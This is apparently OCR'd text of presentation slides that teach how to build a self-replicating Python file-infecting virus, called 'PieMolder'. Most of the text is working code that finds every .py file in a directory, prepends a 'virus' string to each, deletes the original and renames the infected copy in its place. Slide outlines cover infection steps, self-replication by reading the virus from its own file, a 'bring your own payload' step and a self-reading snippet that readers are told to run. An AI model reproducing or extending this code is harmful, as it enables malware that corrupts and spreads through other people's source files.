
```
# PIEMOLDER:START
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

def execute(virus):
    for py in allpies:
        # Open the pie
        thepie = open(py, "r")

        # Open a rotten pie
        rottenpie = open("%s.rotten" % py, "w")
        # Write our mold to the rotten pie
        rottenpie.write(virus)

        # Read the original pie and write all lines to the rotten pie
        for line in thepie.readlines():
            rottenpie.write(line)

        # Close these two pies
        thepie.close()
        rottenpie.close()

        # Delete the original
        os.remove(py)
        # Make the rotten pie look like the original...
        os.rename("%s.rotten" % py, py)
# PIEMOLDER:END
```

- Don’t add static mould but add a variable virus :)


Call the function…

```
# PIEMOLDER:START
import glob
import os

# Get all pies
allpies = glob.glob("*.py")

def execute(virus):
    for py in allpies:
        # Open the pie
        thepie = open(py, "r")

        # Open a rotten pie
        rottenpie = open("%s.rotten" % py, "w")
        # Write our mold to the rotten pie
        rottenpie.write(virus)

        # Read the original pie and write all lines to the rotten pie
        for line in thepie.readlines():
            rottenpie.write(line)

        # Close these two pies
        thepie.close()
        rottenpie.close()

        # Delete the original
        os.remove(py)
        # Make the rotten pie look like the original...
        os.rename("%s.rotten" % py, py)

execute('# This pie has molded \n')
# PIEMOLDER:END
```

- Call our function with the original mold
- Now it just the same, but it’s prepped for self-rep :)


INFECTION
Find target
Copy virus to stub
Add target to stub
Overlay target with stub
SELF-REPLICATION
but use virus from self
Read Virus From Self
Start Infection
Run original code
optional payload
PAYLOAD
BYOP
bring your own payload


Self reading…




```
import os

myFilename = os.path.basename(__file__)
me = open(myFilename, "r")

for line in me.readlines():
    print line,
```

yes, you ~~can~~ should try this… just “vi test.py” edit it , then python test.py to see the results :)

Self Infection Protection™



